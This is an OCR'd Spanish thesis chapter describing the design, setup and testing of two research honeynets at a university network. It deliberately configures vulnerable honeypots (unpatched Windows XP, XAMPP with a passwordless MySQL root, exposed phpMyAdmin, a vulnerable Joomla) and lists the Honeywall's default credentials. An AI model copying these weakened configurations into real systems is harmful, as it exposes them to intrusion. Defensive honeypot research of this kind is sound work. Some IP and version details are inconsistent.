


Figura 4.1.1 Arquitectura general del la Honeynet CIB

4.2 Arquitectura de la Honeynet – FIEC

Para la Honeynet implantada en la red de la FIEC se ha seleccionado la arquitectura de Honeynet Virtual que definimos como Honeynet A en el `Capítulo 3`, la cual corresponde a una Honeynet virtual auto-contenida, para desarrollarla solamente es necesario una máquina física que levantará como máquinas virtuales a todos los elementos que conformen la Honeynet




Figura 4.2.1 Arquitectura de la Honeynet en la FIEC

La `Figura 4.1-1`, muestra la máquina física que usa una aplicación de virtualización para levantar 3 máquinas virtuales, una corresponde al Honeywall, las dos siguientes son Honeypots usando Debian 4.0 y Ubuntu Server 6.10 como sistemas operativos bases.

4.3 Arquitectura de la Honeynet – CIB

Para la Honeynet implantada en la red del CIB se ha seleccionado la arquitectura de Honeynet virtual que definimos como Honeynet B en el `Capítulo 3`, la cual corresponde a una Honeynet Virtual híbrida, como se muestra en la `Figura 4.1-1.` Para su desarrollo usamos dos máquinas físicas de las cuales una sirve solamente como

Honeywall y la segunda mediante un software de virtualización levanta a dos máquinas virtuales que corresponden a los Honeypots, en el caso de esta red usarán los sitemas operativos: Windows XP y Debian 4.0.




Figura 4.3.1 Arquitectura de la Honeynet en el CIB

CAPÍTULO V.

5 IMPLEMENTACIÓN DE LAS HONEYNETS EN LAS REDES DE DATOS DE LA ESPOL

5.1 Implementación de la Honeynet – FIEC

5.1.1 Hardware

Para construir la Honeynet virtual auto-contenida dentro de la red de la FIEC se dispone de un computador con las siguientes características:

- Procesador Pentium Dual Core 1.7 GHz
- Memoria RAM de 1 GB
- Disco duro de 300 GB
- Tarjeta de Red de 10/100/1000 Mbps




Figura 5.1.1 Honeynet virtual auto-contenida en la red FIEC

Los dispositivos virtuales que serán levantados formaran un red virtual dentro de la máquina host, tal como lo muestra la Figura 5.1.1-1 y serán configurados con los requerimientos de hardware que se detallan en la Tabla 5.1.1-1.

Sistema Operativo(s)	Disco Duro (s)	Memoria (s)
Debian 4.0	30 GB	512 MB
Ubuntu Server 7.10	30 GB	512 MB
Honeywall (Roo V1.4)	100 GB	256 MB

Tabla 5.1.1 Sistemas operativos

5.1.2 Configuración de la red

El diagrama de red de la Figura 5.1.1-1, muestra la Honeynet de la FIEC con sus componentes físicos y virtuales necesarios.

Una sola máquina física se encuentra conectada directamente al switch junto a la red de producción, con una distribución de Linux Fedora 8 y un software virtualización VMware 6 utilizado para levantar 3 máquinas virtuales usadas dentro de esta Honeywall.

La máquina virtual Honeywall [1] utiliza tres interfaces virtuales de red: (una en modo bridge y dos en modo host-only), los Honeypots [3 y 4] utilizan cada uno una interfaz de red en modo host-only.

El modo host-only permite interconectar máquinas virtuales entre sí, así como también el sistema que las contiene, creando una red privada interna aislada del resto de la red externa.

En modo bridge se asocia una interfaz física de red del sistema host por la cual las máquinas virtuales utilizan su propia IP y les permite acceder y pertenecer al mismo segmento de red a la cual está conectada la máquina que la contiene.

La arquitectura y la configuración de la red se encuentra detallada en la Figura 5.1.1-1 que muestra una máquina física (Host) junto a la red de producción conectada directamente al switch, la cual albergará a las máquinas virtuales Honeypots [3 y 4] y también el Honeywall [1].




Figura 5.1.2 Diagrama lógico de Honeynet virtual auto-contenida

En la Figura 5.1.2-1, se muestra la configuración de un diagrama lógico de la orientación de las máquinas virtuales y de cómo los Honeypots [6 y 7] se conectan por medio del Honeywall [4] a la red externa, usando el modo host-only que obliga a crear una red entre el Honeywall y los Honeypots permitiendo el paso de los paquetes a través del Honeywall [4], si se usara el modo bridge para las interfaces de red de los Honeypots [6 y 8], estos estarían de igual forma conectados hacia la red externa pero sus paquetes no serían registrados ni atravesarían el Honeywall[4].

La máquina virtual Honeywall [4] posee tres interfaces de red, dos en modo bridge para conectarse directamente con la red externa y para uso administrativo, y una en modo host-only que le permite una conexión directa con las interfaces de red (host-only) de los Honeypots [6 y 7].

Las interfaces de red en modo bridge y host-only en el Honeywall [4] corresponden al enlace de la red externa con los Honeypots [6 y 7]. El Honeywall [4] actúa como un bridge de capa 2, configurando sus interfaces de red como "bridge".

No hay que confundir el "modo bridge" usado para crear un dispositivo virtual de red en VMWare, el cual corresponde al nombre de las propiedades de conexión entre las tarjetas dentro de un entorno VMWare. Como vemos en este caso, las dos tarjetas en el Honeywall [4], una usa "modo bridge" para lograr una conexión directa con la interface de red de la maquina Host y la otra tarjeta usa el "modo host-only" para hacer una conexión virtual con el resto de tarjetas en "modo host-only" dentro de la red virtual.

Esta configuración corresponde sólo a la conexión administrada por el VMWare, internamente hablando de configuraciones dentro del Sistema Operativo, el kernel del Honeywall [4] usará ambas tarjetas como bridge.

En la siguiente Tabla 5.1.2-1, se detalla la configuración de red utilizada para ambos Honeypots, tanto en Ubuntu Server 7.10 y Debian 4.0

	Honeypot I	**Honeypot II**
Sistema Operativo	Ubuntu Server 7.10	Debian 4.0

Dirección IP	IP HONEYPOT UBUNTU	IP HONEYPOT DEBIAN
Netmask	255.255.255.128	255.255.255.128
Network	IP-RED HONEYNET FIEC	IP-RED HONEYNET FIEC
Broadcast	IP-BROADCAST HONEYNET FIEC	IP-BROADCAST HONEYNET FIEC
Gateway	IP-GATEWAY HONEYNET FIEC	IP-GATEWAY HONEYNET FIEC

Tabla 5.1.2 Configuración de red de la FIEC

5.1.3 Instalación y configuración del Honeywall

El software de virtualización que se va a utilizar para la creación de las máquinas virtuales es VMware 6, el cual debe estar instalado y configurado correctamente dentro de todas las computadoras que van a levantar máquinas virtuales. Una guía de la instalación completa del VMware se encuenta en el `Apéndice C.`

Como primer paso vamos a crear la máquina virtual Honeywall usando VMware y será configurada con los requerimientos de hardware `(memoria y disco)` establecidos en la `Tabla 5.1.2-1,` es necesario cambiar el tipo el disco duro virtual a IDE caso contrario no será soportado por el sistema que se va a instalar el cual está basado en Centos.

Posteriormente se agregará dos tarjetas de red adicionales (de tal manera que eth0 y eth2 estén en modo bridge y eth1 en modo host-only) tal como se muestra la Figura 5.1.2-2.




Figura 5.1.3 Diagrama lógico de Honeynet virtual auto-contenida

Una guía más detallada sobre la creación y configuración de máquinas virtuales usando VMware se encuentra en el `Apéndice B.`

Instalación y configuración del CD-ROM Honeywall en la máquina virtual

La versión del Honeywall que será usada es V1.4, la cual la podemos descargar desde en el sitio web `www.honeynet.org.`

Levantamos la máquina virtual y booteamos la imagen del disco CD-ROM Roo previamente descargado, con esto se inicia el proceso de instalación automático, después de que la instalación esté completa el sistema se reiniciará iniciando el sistema desde el CD-ROM.

El Honeywall viene con dos cuentas de sistemas por defecto: roo y root, las cuales comparten el mismo password honey, que pueden ser cambiados en cualquier momento.

Para poder iniciar en el sistema debemos ingresar con el usuario `roo`, pero para iniciar la configuración necesitamos pasarnos a la cuenta root con el comando `su-`, luego con el comando `menu` ingresamos al panel de administración del Honeywall, desde el cual podemos configurar parámetros como: información sobre la red, datos de los Honeypots.

Para un mayor detalle en la configuración y administración del Roo, revisar la guía que se encuentra en el `Apéndice C`.

5.1.4 Instalación y configuración de los Honeypots

Se van a instalar dos máquinas virtuales que corresponden a los Honeypots, usando dos distribuciones de Linux Ubuntu Server 6.10 y Debian 4.0 respectivamente.

Se debe crear una máquina virtual con una tarjeta de red en modo host-only para cada Honeypot, en la cual se van a instalar sus sistemas operativos.

Configuración del Honeypot I usando el distro Ubuntu Server 6.10

Una vez el sistema operativo instalado, procedemos a la configuración correspondiente de la interfaz de red.

```
# sudo nano etc/resolv.conf

Search asterisk.local
Nameserver NAMESERVER  HONEYNET FIEC


# sudo ifconfig eth0 down

# sudo ifconfig eth0 IP HONEYPOT UBUNTU netmask 255.255.255.128

# sudo route add default gw IP-GATEWAY  HONEYNET FIEC

# sudo ifconfig eth0 up


auto eth0

iface eth0 inet static

address IP HONEYPOT UBUNTU

netmask 255.255.255.128

network IP-RED HONEYNET FIEC

broadcast IP-BROADCAST HONEYNET FIEC

gateway IP-GATEWAY  HONEYNET FIEC
```

Una vez que tenemos nuestro sistema listo necesitamos instalar los servicios básicos tales como: SSH, FTP, HTTP, verificando su correcto funcionamiento.

Finalmente es necesario instalar la herramienta de captura Sebek Client, la cual será detallada en el `Apéndice D.1.`

Instalación del Honeypot II usando el distro de Debian 4.0

Una vez el sistema operativo instalado, procedemos a la configuración correspondiente de la interfaz de red.

```
# sudo nano etc/resolv.conf

Search asterisk.local
Nameserver NAMESERVER  HONEYNET FIEC


# sudo ifconfig eth0 down

# sudo ifconfig eth0 IP HONEYPOT DEBIAN netmask 255.255.255.128

# sudo route add default gw IP-GATEWAY  HONEYNET FIEC

# sudo ifconfig eth0 up


auto eth0

iface eth0 inet static

address IP HONEYPOT DEBIAN

netmask 255.255.255.128

network IP-RED HONEYNET FIEC

broadcast IP-BROADCAST HONEYNET FIEC

gateway IP-GATEWAY  HONEYNET FIEC
```

Este Honeypot no usará sus servicios como recursos de red ya que se instalará una herramienta de captura llamada Nepenthes que simula los servicios de red y vulnerabilidades como se explicó en el Capítulo 3.

5.1.5 Pruebas

Para las pruebas de funcionamiento de la Honeynet – FIEC, Hemos establecido un Plan de Pruebas que garantiza el correcto funcionamiento de los dispositivos en la Honeynet y la integridad de los datos capturados, antes de revisar las pruebas sugerimos leer el Plan de Pruebas en el Apéndice F, en el cual se detalla el propósito de cada una.

Prueba P01: Configuración de Fecha y hora

Paso 1 Chequear la fecha y hora en el Honeywall, usando el comando `“date”.`

Paso 2 Verificar que corresponda la fecha y hora actual, caso contrario configurarla usando `“date”.`

Paso 3 Chequear la fecha y hora en los Honeypots, usando el comando `“date”` para Linux y `“time”` Windows.

Paso 4 Verificar que corresponda la fecha y hora actual, caso contrario configurarla usando `“date”` o `“time”.`

Prueba P02: Los Honeypots deben poder establecer conexiones entrantes y salientes a la red interna usando el protocolo IP.

Paso 1 Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping `<IP>.`

Paso 2 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la Honeypot.

El Honeypot Ubuntu respondió correctamente

El Honeypot Debian respondió correctamente

Paso 3 Ping la máquina de pruebas desde los Honeypots, ejecutando ping `<IP>.`

Paso 4 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la máquina de pruebas.

La máquina de pruebas respondió perfectamente al ping de Ubuntu Server

La máquina de pruebas respondió perfectamente al ping de Debian

Prueba P03: Los Honeypots deben poder establecer conexiones entrantes y salientes a la red externa usando el protocolo IP.

Paso 1 Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping `<IP>.`

Paso 2 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la Honeypot.

El Honeypot Ubuntu respondió correctamente

El Honeypot Debian respondió correctamente

Paso 3 Ping la máquina de pruebas desde los Honeypots, ejecutando ping `<IP>.`

Paso 4 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la máquina de pruebas.

La máquina de pruebas respondió perfectamente al ping de Ubuntu Server

La máquina de pruebas respondió perfectamente al ping de Debian

Prueba P04: Los Honeypots deben resolver nombres de dominio usando los DNS.

Paso 1 Ejecutar "`nslookup www.google.com`" o "`ping www.google.com`" en los Honeypots.

Paso 2 Verificar la correcta resolución de nombre para el dominio `www.google.com`.

El Honeypot Ubuntu resolvió correctamete el dominio `www.google.com`.

El Honeypot Debian resolvió correctamete el dominio `www.google.com`.

Prueba P05: Los Honeypots tienen denegado el acceso hacia las direcciones IP restringidas.

Paso 1 Hacer ping desde los Honeypot hacia una IP denegada, ping `www.fiec.espol.edu.ec`.

Paso 2 Verificar que no se obtiene respuesta "timeout".

El servidor `www.fiec.espol.edu.ec` no respondió al ping de Ubunto Server.

El servidor `www.fiec.espol.edu.ec` no respondió al ping de Debian.

Prueba P06: El Honeywall está registrando el tráfico.

Paso 1 Ingresar al Honeywall como root.

Paso 2 Seleccionar Menu->Status->Inbount Connectios/Onbout connectios

Paso 3 Verificar los entradas con el protocolo ICMP correspondientes a los Ping realizados en pruebas anteriores.

Se confirma que el Honeywall esta registrando los paquetes

Prueba P07: Walleye está activado y permite ingresar con el usuario.

Paso 1 Conectar la máquina de pruebas a la interface de administración, configurar la IP correspondiente e ingresar a `“https://IPADMISTRACION/walleye.pl:443’.`

Paso 2 Ingresar el usuario y contraseña.

Paso 3 Verificar que el acceso este correcto.

Prueba P08: Walley muestra el tráfico registrado por el Honeywall.

Paso 1 Ingresar en Walleye.

Paso 2 En la pantalla principal click en ver paquetería de `“la última hora”.`

Paso 3 Verificar el flujo ICMP proveniente de las pruebas anteriores.

Prueba P09: Honeywall envía mensajes de alerta.

Esta prueba no puede ser realizada, por motivos de seguridad no tenemos habilitados el puerto 25 en la red usado para esta prueba.

Prueba P10: Sebek está funcionando en los Honeypots y enviando datos.

Paso 1 Generar datos para el Sebek, para Windows ingresar comandos en la consola, en Linux conectarse por SSH a un

Honeypot e ingresar comandos.

Paso 2 Ingresar en Walleye y verificar los datos capturados por el Servidor Sebek, están marcados con la etiqueta `"Sebeked"`.

Prueba P11: Nepenthes está funcionando en los Honeypots y recogiendo datos.

Paso 1 En el Honeypot abrir algún sitio web en el navegador.

Se abre un navegador en el Honeypot Debian

Paso 2 Revisar la captura de datos en ls `/var/lib/nepenthes/hexdumps`.

5.2 Implementación de la Honeynet – CIB

5.2.1 Hardware

Para construir la Honeynet Virtual híbrida dentro de la red del CIB se dispone de dos computadoras con las siguientes características:

Computadora 1

- Procesador Pentium 4 de 1.6 GHz
- Memoria RAM 512 MB
- Disco duro de 200 GB
- 1 tarjeta de red 10/100

Computadora 2

- Procesador Pentium 4 de 1.6 GHz
- Memoria RAM 256 MB
- Disco duro de 100 GB
- 3 tarjetas de red 10/100

Por sus características la Computadora 1 será usada para levantar dos máquinas virtuales que corresponde a la red virtual de Honeypots.

La Computadora 2 será usada como Honeywall ya que no es necesario tener una máquina muy potente para esta tarea.




Figura 5.2.1 Honeynet virtual híbrida en la red CIB

La `Figura 5.2.1-1` muestra a las dos máquinas físicas Honeywall [1] y máquina anfitrión [2]. La máquina anfitrión es la encargada de levantar las dos Honeynets virtuales y serán configurados con los requerimientos de hardware que se detallan en la `Tabla 5.2.1-1`

Sistema Operativo(s)	Disco Duro (s)	Memoria (s)
Debian 4.0	25 GB	256 MB
Windows XP	25 GB	256 MB

Tabla 5.2.1 Sistemas operativos

5.2.2 Configuración de la red

El diagrama de red de la Figura 5.2.1-1, muestra la Honeynet del CIB con sus componentes físicos y virtuales necesarios.

El Honeywall [1] posee tres interfaces de red: eth0, eth1 y eth2, eth0 le permite conectarse directamente con el switch, el eth2 es para uso de administración y el eth1 se conecta con la segunda máquina física de nuestra red que internamente levanta una red virtual de dos máquinas gracias a la configuración de sus tarjetas en modo host-bridge, que les proporciona la salida directa a través de la interfaz de red física de la máquina anfitrión para las Honeypots virtuales se comporten como nodos directamente conectados a la red externa.

En la siguiente Tabla 5.2.2-1, se detalla la configuración de red utilizada para ambos Honeypots, tanto en Windows XP y Debian 4.0

	Honeypot I	**Honeypot II**
Sistema Operativo	Windows XP	Debian 4.0
Dirección IP	IP HONEYPOT WINDOWS	IP HONEYPOT WINDOWS
Netmask	255.255.255.128	255.255.255.128
Network	IP-RED HONEYNET CIB	IP-RED HONEYNET CIB
Broadcast	IP-BROADCAST HONEYNET CIB	IP-BROADCAST HONEYNET CIB
Gateway	IP-GATEWAY HONEYNET CIB	200.10.176.8

Tabla 5.2.2 Configuración de red para los Honeypots

5.2.3 Instalación y configuración del Honeywall

Para este caso el Honeywall va a ser instalado en una máquina física `(Computador 1)`, antes de proceder a instalarlo se debe verificar que tenga tres interfaces de red.

La imagen de disco del CD-ROM que descargamos desde el sitio web `www.honeynet.org` será pasado a un CD que será usado en la instalación del Honeywall. Una vez iniciada la instalación desde el CD-ROM esta procede de la misma manera como se detalló en la instalación del Honeywall para la FIEC.

Para un mayor detalle en la configuración y administración del Roo, revisar la guía que se encuentra en el `Apéndice B.`

5.2.4 Instalación y configuración de los Honeypots

Se van a instalar dos máquinas virtuales en el Computador 2 que corresponden a los Honeypots, usando dos sistemas operativos, el primero Windows XP y el segundo una distribución de Linux Debian 4.0.

Se debe crear una máquina virtual con una tarjeta de red en modo host-only para cada Honeypot, en la cual se van a instalar sus respectivos sistemas operativos.

Instalación del Honeypot I usando a Windows XP como máquina virtual

Nosotros hemos elegido el sistema operativo Windows XP original sin ningún Service Pack y una vez instalado procedemos a la configuración correspodiente de la interfaz de red.

Figura 5.2.2 Configuración de windows XP Honeypot

Los servicios disponibles en esta Honepot serán: TELNET, FTP, HTTP, MYSQL, para los cuales hemos escogido una herramienta de fácil instalación llamada XAMPP 1.5 que contiende Apache 2.2.3, MYSQL 5.0.27, PHP 5.2.0, PHP 4.4.4, phpMyAdmin 2.9.1.1, Filezila 0.9.20

XAMPP está diseñado para ser una herramienta de desarrollo y no de producción debido a que contiene problemas en la seguridad tales como:

- El usuario root de MYSQL no tiene password

- El demonio MYSQL es accesible vía red
- phpMyAdmin es accesible vía red.
- Los ejemplos incluidos son accesibles vía red
- Los usuarios del Filezila Server son públicos y conocidos.

Estos paquetes de software individuales son seguros pero debido a la mala configuración cuando se los instala con una herramienta como XAMPP el sistema entero ser vuelve vulnerable a ataques.

Este error es cometido muy frecuentemente por administradores de red, por este motivo hemos decidido usarla para analizar sus defectos.

Para hacer más realista el servidor web instalaremos un administrador de contenidos usando el script Joomla 1.5.6 que también tiene vulnerabilidades conocidas y es frecuentemente atacado.

Finalmente es necesario instalar la herramienta de captura Sebek Client, la cual será detallada en el `Apéndice D.2.`

Instalación del Honeypot II usando Debian 4.0 como máquina virtual

Una vez el sistema operativo instalado, procedemos a la configuración correspondiente de la interfaz de red.

```
# sudo nano etc/resolv.conf

Search asterisk.local
```

```
Nameserver NAMESERVER  HONEYNET CIB

# sudo ifconfig eth0 down
# sudo ifconfig eth0 IP HONEYPOT WINDOWS netmask 255.255.255.128
# sudo route add default gw IP-GATEWAY  HONEYNET FIEC
# sudo ifconfig eth0 up

auto eth0
iface eth0 inet static
address IP HONEYPOT WINDOWS
netmask 255.255.255.128
network IP-RED  HONEYNET CIB
broadcast IP-BROADCAST  HONEYNET CIB
gateway IP-GATEWAY  HONEYNET FIEC
```

Este Honeypot no usará sus servicios como recursos de red ya que se instalará una herramienta de captura llamada Nepenthes que simula los servicios de red y vulnerabilidades como se explicó en el Capítulo 3.

5.2.5 Pruebas

Para las pruebas de funcionamiento de la Honeynet – CIB, hemos establecido un Plan de Pruebas que garantiza el correcto funcionamiento de los dispositivos en la Honeynet y la integridad de los datos capturados, antes de revisar las pruebas sugerimos leer el Plan de Pruebas en el `Apéndice F`, en el cual se detalla el propósito de cada una.

Prueba P01: Configuración de Fecha y hora

Paso 1 Chequear la fecha y hora en el Honeywall, usando el comando "`date`".

Paso 2 Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando "`date`".

Paso 3 Chequear la fecha y hora en los Honeypots, usando el comando "`date`" para Linux y "`time`" Windows.

Paso 4 Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando "`date`" o "`time`"

Prueba P02: Los Honeypots deben poder establecer conexiones entrantes y salientes a la red interna usando el protocolo IP.

Paso 1 Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping `<IP>`.

Paso 2 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la Honeypot.

El Honeypot Windows XP respondió correctamente

El Honeypot Debian respondió correctamente

Paso 3 Ping la máquina de pruebas desde los Honeypots, ejecutando ping `<IP>`.

Paso 4 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la máquina de pruebas.

La máquina de pruebas respondió perfectamente al ping de

Windows XP

La máquina de pruebas respondió perfectamente al ping de Debian.

Prueba P03: Los Honeypots deben poder establecer conexiones entrantes y salientes a la red externa usando el protocolo IP.

Paso 1 Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping `<IP>.`

Paso 2 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la Honeypot.

